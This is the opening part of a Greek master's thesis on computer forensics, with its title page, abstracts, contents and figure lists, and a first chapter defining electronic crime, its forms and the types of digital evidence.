Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής

Πρόγραμμα Μεταπτυχιακών Σπουδών

«Πληροφορική»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**«Δικανική Υπολογιστική: Μέθοδοι, Εργαλεία και Προοπτικές»**
Ονοματεπώνυμο Φοιτητή	**Ελένη Καρατάσιου**
Πατρώνυμο	**Απόστολος**
Αριθμός Μητρώου	**ΜΠΠΛ/ 09019**
Επιβλέπων	**Χρήστος Δουληγέρης, Καθηγητής**

Ημερομηνία Παράδοσης **Ιανουάριος 2012**

Τριμελής Εξεταστική Επιτροπή

Χρήστος Δουληγέρης Καθηγητής	Δημήτριος Βέργαδος Λέκτορας	Κοντζανικολάου Παναγιώτης Λέκτορας

«Δικανική Υπολογιστική: Μέθοδοι, Εργαλεία και Προοπτικές»

Περίληψη

Στην μεταπτυχιακή διατριβή παρουσιάζονται τόσο τεχνικά όσο και θεωρητικά στοιχεία που απαρτίζουν την επιστήμη της "Δικανικής υπολογιστικής". Αρχικά γίνεται αναφορά στις βασικές έννοιες της ασφάλειας πληροφοριακών συστημάτων προκειμένου να γίνει κατανοητό το σύνολο των δεδομένων στην επιστήμη της Ηλεκτρονικής Εγκληματολογίας. Εκτός από την αναλυτική παρουσίαση εργαλείων όπως του Encase που είναι εξειδικευμένο εργαλείο του τομέα Computer Forensics, γίνεται και ιδιαίτερη αναφορά σε απλές μεθόδους και εργαλεία που είναι προσβάσιμα σε όλους μας.

Επιπλέον παρουσιάζεται το νομικό καθεστώς που διέπει την ελληνική νομοθεσία και αναλύονται τα βασικότερα ψηφιακά πειστήρια που μπορεί να συναντήσουμε. Ιδιαίτερη μνεία γίνεται για την κατηγορία των Mobile Forensics όπου παρουσιάζεται ο τρόπος και ποια στοιχεία μπορούν να ανιχνεύσουν χρήσιμη πληροφορία στην διαλεύκανση μίας υπόθεσης από τις αρμόδιες αρχές.

Τέλος στα παραρτήματα παρουσιάζονται αναλυτικά εργαλεία ανάλυσης δικτυακών υποδομών με την χρήση συγκεκριμένων εργαλείων.

Abstract

This thesis presents the theoretical and technical elements that compose the science of "Forensic Computing". In the first part of the essay the basic concepts of security in information systems are introduced, in order to understand the complete concept of Electronic Criminology. Subsequently, we can find a detailed presentation of specialized tools in the field of Computer Forensics, such as Encase, but also simple methods and tools that are accessible by everyone.

Furthermore, there are presented the legal status of Greek Law and a detailed analysis of the basic digital evidence that can be found in most of the cyber crime cases. Moreover, a special reference is made to the category of Mobile Forensics where we can find an analytical presentation of the methods and the tools that can be used in order to track and export useful information during an investigation by the competent authorities.

Finally, the annexes contain a detailed presentation of the main network infrastructure analysis methods that can be implemented with the use of specialized tools.

Περιεχόμενα

1 Χαρακτηριστικά Ηλεκτρονικού Εγκλήματος 9
1.1 Πρόλογος 9
1.2 Ηλεκτρονικό Έγκλημα 9
1.3 Τα χαρακτηριστικά των ηλεκτρονικών εγκλημάτων 9
1.4 Μορφές ηλεκτρονικού εγκλήματος 10
1.5 Περιγραφή και Ερμηνεία Βασικών Εννοιών 11
1.6 Αναγκαιότητα μεταπτυχιακής διατριβής 12
2 Βασικές έννοιες ασφάλειας 13
2.1 Έννοια της ασφάλειας 13
2.2 Εισαγωγή στη Μεθοδολογία Επιθέσεων 16
2.3 Συλλογή πληροφοριών 17
2.4 Υπηρεσίες Συλλογής Πληροφοριών (Open Services Information Gathering) 23
2.4.1 Domain Name System (DNS) 23
2.4.2 Simple Network Management Protocol (SNMP) 29
2.4.3 Simple Mail Transfer Protocol (SMTP) 31
2.4.4 Microsoft NetBIOS 32
2.5 Σάρωση θυρών (Port Scanning) 34
2.5.1 Network Mapper (NMAP) 35
2.5.2 Το εργαλείο UNICORNSCAN 37
2.6 Πλαστοπροσωπία ARP (ARP Spoofing) 38
2.6.1 Το εργαλείο ETTERCAP 42
2.7 Εκμετάλλευση Υπερχείλισης Ενταμιευτή (Buffer Overflow exploitation) 45
2.8 Διατήρηση σύνδεσης μετά την εκμετάλλευση 56
3 Φάσεις εγκληματολογικής έρευνας 60
3.1 Γενικές απαιτήσεις 60
3.2 Μεθοδολογίες 61
3.3 Φάση πρώτη: Προετοιμασία 62
3.4 Φάση δεύτερη: Εξασφάλιση της σκηνής 62
3.5 Φάση τρίτη: Έρευνα και Αναγνώριση 62
3.6 Φάση τέταρτη: Καταγραφή της σκηνής 62
3.7 Φάση πέμπτη: Θωράκιση Επικοινωνίας 63
3.8 Φάση έκτη: Συλλογή αποδεικτικών στοιχείων 63

3.9 Φάση έβδομη: Διατήρηση 63
3.10 Φάση όγδοη: Εξέταση 64
3.11 Φάση ένατη: Ανάλυση 64
3.12 Φάση δέκατη: Παρουσίαση 64
3.13 Φάση ενδέκατη: Αποτελέσματα & κριτική 65
4 Το εργαλείο Encase 65
5 Mobile forensics 87
5.1 Αξιοποιήσιμα δεδομένα των κινητών τηλεφώνων 87
5.2 Η κάρτα SIM 88
5.3 Δομή της κάρτας SIM 89
5.4 Αρχείο IMSI (International Mobile Subscriber Identity) 89
5.5 Αρχείο ICCID (Integrated Circuit Card Identifier) 89
5.6 Αρχείο Location Information και αρχείο Broadcast Control Channel 90
5.7 Αρχείο αποθήκευσης SMS 90
5.8 Αρχείο Abbreviated Dialing Numbers (Κατάλογος Επαφών) 90
5.9 Αρχείο Last Numbers Dialed (Εξερχόμενες κλήσεις) 90
5.10 Δεδομένα συσκευής 91
5.11 Εξωτερική ανάγνωση μνήμης 91
5.12 Εξωτερικές κάρτες μνήμης και Υπολογιστές 91
6 Νομικό Καθεστώς 92
6.1 Η ισχύουσα στην Ελλάδα νομοθεσία για το Ηλεκτρονικό Έγκλημα 92
6.1.1 Πορνογραφία ανηλίκων 92
6.1.2 ΑΠΑΤΗ ΜΕ Η/Υ 93
6.1.3 «Phishing» 93
6.1.4 «Pharming» 94
6.2 «Νιγηριανές Απάτες» 94
6.2.1 «Scam» 95
6.2.2 «Κλήρωση» 95
6.2.3 «Skimming» 97
6.2.4 Πλαστογραφία σχετιζόμενη με ηλεκτρονικό έγκλημα 97
6.2.5 Παραβίαση του απορρήτου των τηλεφωνημάτων και της προφορικής συνομιλίας 97
6.2.6 Άρθρο 370Β ΠΚ - Άρθρο 370Γ ΠΚ 98

6.2.7 Ποινική προστασία των προσωπικών δεδομένων (Ν.2472/97, Ν.3471/2006).....98
6.2.8 Η άρση του απορρήτου των επικοινωνιών (Νόμος 2225/94 και ΠΔ 47/05).....99
7 ΠΑΡΑΡΤΗΜΑ 1 101
7.1 NETCAT.....101
8 ΠΑΡΑΡΤΗΜΑ 2 106
8.1 PACKET SNIFFING.....106
8.1.1 ΦΙΛΤΡΑ ΣΥΛΛΗΨΗΣ 106
9 Επίλογος.....110
10 Πηγές 111

Κατάλογος Εικόνων

Εικόνα 1 Τα βήματα της διαδικασίας διείσδυσης σε ένα υπολογιστικό σύστημα. [Πηγή 23] 17
Εικόνα 2 Απεικόνιση του εργαλείου Netcraft. 19
Εικόνα 3 Απεικόνιση του εργαλείου Whois....20
Εικόνα 4 Απεικόνιση του εργαλείου SMB4K [Πηγή 23] 33
Εικόνα 5 Απεικόνιση του εργαλείου wireshark για τη σάρωση των θυρών 24-26 [Πηγή 22]. 35
Εικόνα 6 Απεικόνιση του εργαλείου wireshark για την αποστολή πακέτου ARP στην IP διεύθυνση 192.168.2.1 [Πηγή 23] 39
Εικόνα 7 Απεικόνιση HEX editor με την απάντηση του wireshark πριν την παγίδευση [Πηγή 23]. 39
Εικόνα 8 Κρυφή μνήμη ARP του υπό παγίδευση μηχανήματος πριν την παγίδευση [Πηγή 23]. .40
Εικόνα 9 Απεικόνιση HEX editor μετά την πρώτη τροποποίηση [Πηγή 23]. 40
Εικόνα 10 Κρυφή μνήμη ARP του υπό παγίδευση μηχανήματος μετά την παγίδευση[Πηγή 23]. 41
Εικόνα 11 Απεικόνιση HEX editor μετά την δεύτερη τροποποίηση [Πηγή 23]. 41
Εικόνα 12 Απεικόνιση του εργαλείου wireshark με τις επικοινωνίες του υπό παγίδευση μηχανήματος [Πηγή 23]. 42
Εικόνα 13 Το εργαλείο ETTERCAP [Πηγή 23]. 43
Εικόνα 14 Απεικόνιση του εργαλείου ETTERCAP μετά την παγίδευση [Πηγή 23]. 44
Εικόνα 15 Παράδειγμα ιστοσελίδας με ενδεικτικό κείμενο [Πηγή 23]. 45
Εικόνα 16 Το τροποποιημένο κείμενο της ιστοσελίδας [Πηγή 23]. 45
Εικόνα 17 Απεικόνιση OllyDbg όπου διαφαίνεται ότι ο ενταμιευτής έχει αντικαταστήσει αρκετά τμήματα της μνήμης [Πηγή 23]. 47
Εικόνα 18 Απεικόνιση OllyDbg όπου διαφαίνεται ότι ο EIP έχει αντικατασταθεί με την συμβολοσειρά 42326742 [Πηγή 23]. 49
Εικόνα 19 Απεικόνιση OllyDbg όπου διαφαίνεται ότι ο EIP έχει αντικατασταθεί με την συμβολοσειρά 42424242, δηλαδή τέσσερα B [Πηγή 23]. 50
Εικόνα 20 Απεικόνιση OllyDbg όπου διαφαίνεται ότι ο ESP έχει αντικατασταθεί με C [Πηγή 23]. 50
Εικόνα 21 Dump παράθυρο που δείχνει την διεύθυνση του ESP (OllyDbg) [Πηγή 23]....51
Εικόνα 22 Απεικόνιση OllyDbg που γίνεται αναζήτηση διεύθυνσης μνήμης για εντολή JMP ESP [Πηγή 23]. 52
Εικόνα 23 Ανεύρεση διεύθυνση μνήμης για εντολή JMP ESP (OllyDbg) [Πηγή 23]. 52
Εικόνα 24 Ο ενταμιευτής γεμίζει με “\xCC” (OllyDbg) [Πηγή 23]. 53
Εικόνα 25 Τα στάδια που ακολουθούνται κατά την εγκληματολογική έρευνα στην Δικανική Υπολογιστική [Πηγή 8]. 61
Εικόνα 26 Η συσκευή Tableau T3458is Forensic Bridge 65
Εικόνα 27 Το πίσω μέρος της συσκευής Tableau T3458is Forensic Bridge 66
Εικόνα 28 Καλώδια USB, SATA και IDE 66
Εικόνα 29 Ενδείξεις του Tableau T3458is Forensic Bridge 67
Εικόνα 30 Φωτογραφία που θα αναζητηθεί στην υπό έρευνα συσκευή. 67
Εικόνα 31 Έναρξη προγράμματος Encase 68

Εικόνα 32 Ονοματοδοσία υπόθεσης (Encase) 68
Εικόνα 33 Αποθήκευση υπόθεσης (Encase) 69
Εικόνα 34 Εύρεση της υπό έρευνας συσκευής (Encase) 70
Εικόνα 35 Επιλογή συσκευής (Encase) 70
Εικόνα 36 Περιεχόμενα της υπό έρευνας συσκευής (Encase) 71
Εικόνα 37 Δημιουργία εικόνας του περιεχομένου της συσκευής (Encase) 72
Εικόνα 38 Δημιουργία αρχείου με την εικόνα του περιεχομένου της συσκευής (Encase) 73
Εικόνα 39 Ρυθμίσεις σχετικές με την δημιουργία εικόνας του περιεχομένου της συσκευής (Encase) 74
Εικόνα 40 Πρόοδος του acquiring (Encase) 75
Εικόνα 41 Δημιουργία MD5 checksum που αντιστοιχεί στην συσκευή (Encase) 76
Εικόνα 42 Δημιουργία αρχείων με το περιεχόμενο της συσκευής (Encase) 77
Εικόνα 43 Άνοιγμα δημιουργηθείσας υπόθεσης μέσω του Encase 78
Εικόνα 44 Ιδιότητες των αρχείων που περιέχονται στην συσκευή (Encase) 79
Εικόνα 45 Εύρεση αναζητηθείσας φωτογραφίας (Encase) 80
Εικόνα 46 Αντιγραφή αρχείων (Encase) 81
Εικόνα 47 Ρυθμίσεις1 της αντιγραφής αρχείων (Encase) 82
Εικόνα 48 Ρυθμίσεις 2 για την αντιγραφή αρχείων (Encase) 83
Εικόνα 49 Ολοκλήρωση της αντιγραφής αρχείων (Encase) 84
Εικόνα 50 Αναζήτηση αρχείου τύπου txt (Encase) 85
Εικόνα 51 Το path που είναι αποθηκευμένο το επίμαχο αρχείο (Encase) 86

1 Χαρακτηριστικά Ηλεκτρονικού Εγκλήματος

1.1 Πρόλογος

Τον 18^{ο} αιώνα έως και τις δύο πρώτες δεκαετίες του 19ου αιώνα, οπότε η βιομηχανική επανάσταση έφτασε στο αποκορύφωμά της, τέθηκαν οι βάσεις για την πρώτη διεθνή κοινωνία, με τα εθνικά κράτη να ανταλλάσσουν μεταξύ τους μαζικής παραγωγής τυποποιημένα εμπορεύματα.

Σε πολύ σύντομο χρονικό διάστημα και ειδικότερα μετά το Δεύτερο Παγκόσμιο Πόλεμο άρχισε να αναπτύσσεται η πληροφορική επανάσταση. Στα πλαίσια της οποίας η ταχύτατη ανάπτυξη και η διάδοση των εφαρμογών της πληροφορικής προσέφερε σημαντικά πλεονεκτήματα σε πολλούς τομείς της κοινωνικής ζωής. Συνεπώς σήμερα, μιλάμε για μια συνεχώς αυξανόμενη εξάρτηση του κράτους, της οικονομίας, της παιδείας αλλά και του πολιτισμού από την πληροφορική.

Η πληροφορική, πλέον, αποτελεί αναπόσπαστο τμήμα της καθημερινής ζωής μας. Οι ηλεκτρονικοί υπολογιστές έχουν καταστεί απαραίτητα εργαλεία σε κάθε, σχεδόν, επαγγελματική μας δραστηριότητα. Παράλληλα, η εμφάνιση και ανάπτυξη του Διαδικτύου έχει επιφέρει αλλαγές στην παραγωγική διαδικασία, στις εργασιακές σχέσεις, στις οικονομικές συναλλαγές και σε κάθε έκφανση της καθημερινότητας και της ανθρώπινης επαφής.

Ταυτόχρονα όμως με αυτές τις αλλαγές, που αυταπόδεικτα βελτιώνουν την ποιότητα ζωής και μειώνουν τον χρόνο εξυπηρέτησης των αναγκών που δημιουργεί η σύγχρονη υπερκαταναλωτική κοινωνία, οι νέες τεχνολογίες και το Διαδίκτυο διευκόλυναν και δημιούργησαν ιδανικές συνθήκες για την καλλιέργεια και ανάπτυξη του Ηλεκτρονικού Εγκλήματος, δηλαδή νέων μορφών εγκληματικότητας που συνδέονται με κάθε είδος ηλεκτρονικού μέσου.

Στην πλειοψηφία τους τα ηλεκτρονικά εγκλήματα συνδυάζουν την μορφή των κλασικών εγκλημάτων, με τις δυνατότητες των υπολογιστών και την ευκολία πρόσβασης στην πληροφορία. Ποινική δίωξη για τα ηλεκτρονικά εγκλήματα, όπως άλλωστε και σε κάθε άλλο έγκλημα, ασκείται εφόσον οι αποδείξεις που έχουν συλλεχθεί μπορούν να σταθούν σε μια δικαστική αίθουσα. Η ιδιαιτερότητά τους όμως έγκειται στο γεγονός ότι οι αποδείξεις βρίσκονται σε ψηφιακή μορφή, συνεπώς η εξαγωγή τους και η συντήρησή τους θα πρέπει να γίνει με τρόπο που να διατηρείται η αξία και η ακεραιότητα των δεδομένων. Γι' αυτό το λόγο οι πραγματογνώμονες (ερευνητές) πρέπει να χρησιμοποιήσουν συνεπείς και καλά ορισμένες διαδικασίες για τη συλλογή και αξιολόγηση των ψηφιακών δεδομένων, οι οποίες παρέχονται μέσα από τις διεθνής εγκληματολογικές τακτικές και την επιστήμη της Δικανικής Υπολογιστικής (Computer forensics).

1.2 Ηλεκτρονικό Έγκλημα

Ήδη από τη δεκαετία του 1970 παρουσιάστηκε η εγκληματικότητα μέσω των ηλεκτρονικών υπολογιστών, δηλαδή το «ηλεκτρονικό έγκλημα», ως φαινόμενο που άπτεται του ποινικού ενδιαφέροντος, γεγονός που οδήγησε σταδιακά στη λήψη ειδικών ποινικών νομοθετικών μέτρων. Υπογραμμίζεται εξαρχής ότι οι όροι «ηλεκτρονικό έγκλημα» ή «πληροφορικό έγκλημα» ή «ψηφιακό έγκλημα» αν και είθισται να χρησιμοποιούνται για τον προσδιορισμό αυτού του είδους της εγκληματικότητας, δεν αναφέρονται πουθενά στο ελληνικό δίκαιο. Στην παρούσα μεταπτυχιακή διατριβή, όπως έχει γίνει εξαρχής κατανοητό, δανειζόμαστε τον όρο ηλεκτρονικό έγκλημα.

1.3 Τα χαρακτηριστικά των ηλεκτρονικών εγκλημάτων

Τα χαρακτηριστικά γνωρίσματα των ηλεκτρονικών εγκλημάτων που σχετικά εύκολα μπορεί να διακρίνει κανείς παρατηρώντας την φύση τους, είναι τα ακόλουθα:

- Ο χρόνος διάπραξης αυτών των εγκλημάτων συνήθως υπολογίζεται σε λίγα δευτερόλεπτα, όσο δηλαδή το πάτημα ορισμένων πλήκτρων.
- Για όσους είναι εξοικειωμένοι με τις νέες τεχνολογίες η διάπραξή τους είναι συνήθως εύκολη (πχ απάτη μέσω διαδικτύου).
- Για την πλειοψηφία τέλεσης των ηλεκτρονικών εγκλημάτων δεν απαιτούνται άριστες και εξειδικευμένες γνώσεις πληροφορικής (πχ αποστολή εξυβριστικού email).

- Δεν απαιτείται η φυσική μετακίνηση του δράστη, ο οποίος ενεργεί από ένα ασφαλές για αυτόν περιβάλλον όπως από τον χώρο εργασίας του ή από ένα χώρο προσωρινής παροχής υπηρεσιών διαδικτύου (internet cafe) .
- Διευκολύνει τα άτομα που έχουν ροπή προς το έγκλημα, π.χ. σε όσους έχουν ροπή στην παιδοφιλία ή τη χρήση υλικού πορνογραφίας ανηλίκων να επικοινωνούν σε πραγματικό χρόνο και πολλές φορές ανέξοδα, μέσω ομάδων συζήτησης (newsgroups) ή άμεσα αναμεταδιδόμενων συζητήσεων (πχ MSN).
- Είναι εγκλήματα που δεν έχουν πάντοτε συγκεκριμένο τόπο τέλεσης διότι τα αποτελέσματά τους μπορεί να γίνονται ταυτόχρονα αισθητά σε πολλούς στόχους, οι οποίοι βρίσκονται σε διάφορα σημεία του πλανήτη.
- Είναι εγκλήματα χωρίς καθορισμένα σύνορα καθόσον πολλές φορές εμπλέκονται δύο τουλάχιστον κράτη γι' αυτό και για την εξιχνίασή τους απαιτείται συνεργασία των αρχών από διαφορετικές χώρες, πχ του κράτους στο οποίο γίνονται αντιληπτά τα αποτελέσματα του εγκλήματος (περιοχή κατοικίας θύματος) και του κράτους όπου βρίσκονται αποθηκευμένα τα αποδεικτικά στοιχεία (περιοχή δράσης εγκληματία). Υπάρχουν μάλιστα περιπτώσεις, όπου είναι πολύ δύσκολο να προσδιοριστεί ο πραγματικός τόπος τέλεσής των.
- Η εξιχνίαση και διερεύνηση αυτών των εγκλημάτων από τις αστυνομικές αρχές είναι αρκετά δύσκολη, γι' αυτό και απαιτείται άριστη εκπαίδευση και εξειδικευμένες γνώσεις.

1.4 Μορφές ηλεκτρονικού εγκλήματος

Οι μορφές του ηλεκτρονικού εγκλήματος ποικίλουν. Η αντικειμενική υπόστασή του, πληρούται με διάφορους τρόπους, ανάλογα με το περιβάλλον στο οποίο εκδηλώνεται και τα τεχνικά μέσα που χρησιμοποιούνται για τη διάπραξή του.

Τοποθετώντας, λοιπόν, το ηλεκτρονικό έγκλημα σε μια πιο επιστημονική βάση, το ηλεκτρονικό έγκλημα μπορεί να διακριθεί σε τρείς βασικές κατηγορίες:

Σε εγκλήματα που διαπράττονται τόσο σε συμβατικό περιβάλλον όσο και σε περιβάλλον ηλεκτρονικών υπολογιστών. Για παράδειγμα, τα αδικήματα της εξύβρισης και της συκοφαντικής δυσφήμισης μπορούν να στοιχειοθετηθούν με την δημοσίευση στο διαδίκτυο μιας σελίδας που περιέχει εξυβριστικό και προσβλητικό περιεχόμενο για ένα πρόσωπο. Ουσιαστικά στην περίπτωση αυτή το διαδίκτυο αποτελεί το μέσο για την τέλεση ενός εγκλήματος.

Σε εγκλήματα που διαπράττονται με τη χρήση υπολογιστών χωρίς την ύπαρξη δικτύωσης, με χαρακτηριστικό παράδειγμα εγκλήματος της κατηγορίας αυτής την παράνομη αντιγραφή λογισμικού με χρήση συσκευών αντιγραφής dvd (dvd recorder)

Σε εγκλήματα που έχουν να κάνουν αποκλειστικά με τη χρήση του Διαδικτύου. Η συνηθέστερη εγκληματική συμπεριφορά της κατηγορίας αυτής είναι η διασπορά κακόβουλων λογισμικών (ιών).

Από όλα τα παραπάνω διαφαίνεται ότι το ηλεκτρονικό έγκλημα συμμετέχει με ποικίλες μορφές στο εγκληματικό φαινόμενο, ενώ τα επιμέρους συστατικά του πολλές φορές είναι δύσκολο να προσδιοριστούν απόλυτα. Επισημαίνουμε, επίσης, ότι μόνο οι δύο τελευταίες περιπτώσεις έκαναν την εμφάνισή τους μετά την εξάπλωση της χρήσης των ηλεκτρονικών υπολογιστών και του Διαδικτύου,

Κύριες μορφές ηλεκτρονικού εγκλήματος που εξιχνιάζονται στην Ελλάδα από την Υπηρεσία Δίωξης Ηλεκτρονικού Εγκλήματος είναι:

- Απάτες μέσω Διαδικτύου
- Παιδική πορνογραφία
- Διακίνηση-πειρατεία λογισμικού
- Cracking και hacking
- Διασπορά ιών
- Διακίνηση ναρκωτικών

1.5 Περιγραφή και Ερμηνεία Βασικών Εννοιών.

Έγκλημα είναι κατά τον ορισμό του Ελληνικού Ποινικού Κώδικα «πράξη άδικη και καταλογιστή στο δράστη της, η οποία τιμωρείται από το νόμο» (ΠΚ 14). Η εγκληματολογική επιστήμη (Forensic Science), σχετίζεται με «την *εξέταση του τόπου του εγκλήματος, τη συγκέντρωση των υλικών αποδεικτικών στοιχείων, τις εργαστηριακές εξετάσεις, την ερμηνεία των πορισμάτων και την υποβολή των συμπερασμάτων για τους σκοπούς της συλλογής πληροφοριών και της διεξαγωγής ερευνών ή υπό τη μορφή των αποδεικτικών στοιχείων στο Δικαστήριο*».[1] Σκοπός των ανωτέρω ενεργειών, που είναι αλληλένδετες με τις επιστημονικές αρχές, είναι η εξιχνίαση της αλήθειας.

Στις ειδικές εγκληματολογικές έρευνες εντάσσονται για παράδειγμα η τοξικολογία, οι ουρολογικές διαδικασίες και το ειδικό περίγραμμα DNA, η αναζήτηση των ιχνών (π.χ. τα αποκαΐδια της πυρκαγιάς, τα κατάλοιπα του γυαλιού, του χρώματος και τα ίχνη των πυροβολισμών), τα πυροβόλα όπλα και η βαλλιστική επιστήμη, η γραφολογική εξέταση και η εξέταση εγγράφων, τα δακτυλικά αποτυπώματα, τα σημάδια και αποτυπώματα (π.χ. τα σημάδια που άφησαν τα εργαλεία, τα ίχνη των υποδημάτων), η ανάλυση των ηχητικών, των μαγνητοσκοπημένων και των μηχανογραφημένων στοιχείων και η έρευνα στον τόπο του εγκλήματος.

Η Δικανική Υπολογιστική (Computer Forensic Science), είναι «*η επιστήμη που ασχολείται με την αναγνώριση, διατήρηση, ανάλυση και παρουσίαση ψηφιακών αποδείξεων κατά τρόπο νομικά αποδεκτό*».[1]

Στο δικαστήριο έχει πλέον αποδειχτεί ότι τα συγκεντρωθέντα στοιχεία δύσκολα πείθουν για την ενοχή ή μη του κατηγορουμένου. Προκειμένου, λοιπόν, οι διωκτικές αρχές να αποδείξουν ότι τα τεκμήρια που έχουν συλλεχθεί από την σκηνή του εγκλήματος παρέμειναν αναλλοίωτα καθ΄ όλη την διάρκεια της εξέτασης απαιτούνται υψηλές γνώσεις της επιστήμης της δικανικής υπολογιστικής (computer forensics) και καθορισμένες διαδικασίες. Μόνο αν πληρούνται οι ανωτέρω προϋποθέσεις τα στοιχεία θα είναι αποδεκτά στο δικαστήριο.

Οι θεμελιώδεις αρχές της Δικανικής Υπολογιστικής δεν διαφέρουν σε μεγάλο βαθμό από τις παραδοσιακές αρχές της εγκληματολογικής επιστήμης. Σε κάθε περίπτωση οι πραγματογνώμονες προσπαθούν να εντοπίσουν, να εξάγαγουν και να συσχετίσουν τις αποδείξεις, βγάζοντας κατά προέκταση, ασφαλή συμπεράσματα. Τα ερωτήματα που τίθενται σχετίζονται με το πού θα αναζητηθούν οι αποδείξεις, ποιες τεχνικές θα χρησιμοποιηθούν ώστε οι αποδείξεις να εντοπιστούν, πώς θα συλλεχθούν, με γνώμονα πάντοτε ότι οι τηρηθείσες διαδικασίες δεν παραβιάζουν κανόνες των βασικών αρχών της εγκληματολογίας. Συνεπώς, όπως ο ιατροδικαστής θα αποφασίσει κατόπιν εξέτασης ενός πτώματος ποια είναι η αιτία θανάτου, έτσι και ο πραγματογνώμονας που θα κληθεί να εξετάσει ηλεκτρονικές μηχανές θα αναζητήσει αποδείξεις και στοιχεία, όπως για παράδειγμα τον χρόνο δημιουργίας, τροποποίησης και διακίνησης αρχείων ώστε να εξακριβωθεί η παράνομη πράξη και το χρονικό διάστημα ασχολίας του δράστη με αυτή.

Τα ηλεκτρονικά πειστήρια είναι «πληροφορίες και δεδομένα ικανά και χρήσιμα για εξέταση, τα οποία αποθηκεύονται ή διαβιβάζονται από μια ηλεκτρονική συσκευή»[2]. Προκειμένου να είναι αξιοποιήσιμα και ορατά, χρησιμοποιείται εξειδικευμένος εξοπλισμός και λογισμικό. Ενώ η ιδιαιτερότητα τους και η μη εξοικείωση των δικαστικών αρχών, στις περισσότερες των περιπτώσεων, με την επιστήμη της πληροφορικής, καθιστά υποχρεωτική την παρουσία του πραγματογνώμονα ενώπιον των δικαστηρίων για να εξηγήσει την διαδικασία εξέτασης αυτών καθώς και τον εξοπλισμό που χρησιμοποίησαν για να φτάσουν στο τελικό πόρισμα.

Χαρακτηριστικά γνωρίσματα των ηλεκτρονικών πειστηρίων είναι η ευθραυστότητα, η μεταβλητότητα και η μη απτή φύση τους που επιβάλλουν ειδική μεταχείριση. Επίσης, επειδή πολλές φορές οι ηλεκτρονικές συσκευές που δίνονται για εξέταση μπορεί να είναι τροποποιημένες έως και κατεστραμμένες πρέπει να ληφθούν ειδικές προφυλάξεις για την τεκμηρίωση, την συλλογή, την συντήρηση, και την εξέταση των πειστηρίων, διαφορετικά μπορεί να εξαχθούν ανακριβή συμπεράσματα.

Υλικό φορέα, μέσα στον οποίο μπορεί να αναζητηθεί αποδεικτικό υλικό, συνήθως αποτελούν ο σκληρός δίσκος του υπολογιστή, οι εξυπηρετητές αρχείων (file servers) καθώς επίσης οι συσκευές βοηθητικής μνήμης όπως CD-ROM, DVD-ROM, Flash RAM, δισκέτες και συσκευές εφεδρικής

[1] http://www.e-crime.gr/computer_forensics.htm
[2] http://www.elesme.gr/

αποθήκευσης όπως οι μονάδες μαγνητικών ταινιών (backup tapes). Αποδεικτικά στοιχεία μπορούν ακόμη να βρεθούν σε τοποθεσίες όπως έξυπνες κάρτες (smart cards), προσωπικοί ψηφιακοί βοηθοί (PDAs), κινητά τηλέφωνα και σε άλλες ηχητικές συσκευές και συσκευές βίντεο.

Ενδεικτικά μια λίστα με τα αρχεία ενός υπολογιστικού συστήματος που πρέπει να ερευνηθούν είναι:

- Αρχεία που παράγονται από τον υπολογιστή, όπως τα προσωρινά αρχεία (temporary files), τα «cookies» και τα «log» αρχεία.
- Αρχεία που δημιουργούνται από τον ίδιο τον χρήστη, όπως έγγραφα κειμένου, βάσεις δεδομένων, μηνύματα ηλεκτρονικού ταχυδρομείου, φωτογραφίες ή ταινίες.
- Προστατευμένα και «κρυμμένα» αρχεία, όπως είναι τα κρυπτογραφημένα, τα συμπιεσμένα, αρχεία που απαιτούν την εισαγωγή συνθηματικού για να είναι προσβάσιμο και τα αρχεία που εμφανίζονται με αλλαγμένη επέκταση.
- Αρχεία που περιλαμβάνουν τα διαγραμμένα αρχεία του υπολογιστή και που όμως παραμένουν στο σύστημα (unallocated space), καθώς και τα δεδομένα που πιθανόν να υπάρχουν στη περιοχή (slack space) ανάμεσα στο τέλος ενός αρχείου και στο τέλος ενός «cluster».

1.6 Αναγκαιότητα μεταπτυχιακής διατριβής

Στην παρούσα μεταπτυχιακή διατριβή παρουσιάζονται οι βασικές μορφές του σύγχρονου ηλεκτρονικού εγκλήματος καθώς και το νομικό πλαίσιο που τις διέπει. Κατόπιν αναλύονται βασικοί κανόνες ασφάλειας των πληροφοριακών συστημάτων που έχουν ως βάση την προφύλαξη των συστημάτων πληροφορικής. Η αντιμετώπιση και εξιχνίαση των σύγχρονων ηλεκτρονικών εγκλημάτων απαιτούν τόσο εξειδικευμένα γνώσεις στις τεχνολογίες πληροφορικής και επικοινωνιών όσο και τελευταίας τεχνολογίας συστήματα. Τα κυριότερα τεχνολογικά μέσα παρουσιάζονται στην μεταπτυχιακή διατριβή με συγκεκριμένη μελέτη περίπτωσης καθώς και αναλυτικά οι διαδικασίες που απαιτούνται. Επιπρόσθετα αναλύεται λεπτομερειακά η διαδικασία της εγκληματολογικής έρευνας που θα πρέπει να ακολουθηθεί προκειμένου να υπάρχει επιτυχής έκβασης της κάθε υπόθεσης. Ιδιαίτερη αναφορά γίνεται στις περιπτώσεις που αφορούν κινητή τηλεφωνία και στην επιστήμη της εγκληματολογίας σχετικά με αυτήν (mobile forensics).Τέλος αναλύεται το εργαλείο Encase, το οποίο είναι ένα από τα πιο δημοφιλή εργαλεία της «Δικανικής Υπολογιστικής» που χρησιμοποιούνται για την ανακάλυψη πειστηρίων σε υποθέσεις ηλεκτρονικού εγκλήματος. Η επιστήμη «Δικανική Υπολογιστική» έχει αποδείξει ιδιαίτερα στις μέρες μας την αποτελεσματικότητα της και στο άμεσο μέλλον αναμένουμε την όλο ένα και μεγαλύτερη ανάπτυξη και έρευνα του συγκεκριμένου αντικειμένου.

2 Βασικές έννοιες ασφάλειας

2.1 Έννοια της ασφάλειας

Η έννοια της ασφάλειας στην επιστήμη της πληροφορικής έγκειται στην προστασία των πληροφοριακών πόρων (πχ δικτυακή υποδομή, αρχεία, λογισμικό εφαρμογών κ.α) από πιθανούς κινδύνους. Προκειμένου ένας οργανισμός να διαχειριστεί την ασφάλεια πρέπει να καταγράψει τους πόρους του, να εκτιμήσει τις απειλές και τις αδυναμίες των πόρων και να προτείνει κατάλληλα μέτρα.

Ανάγκη για ασφάλεια

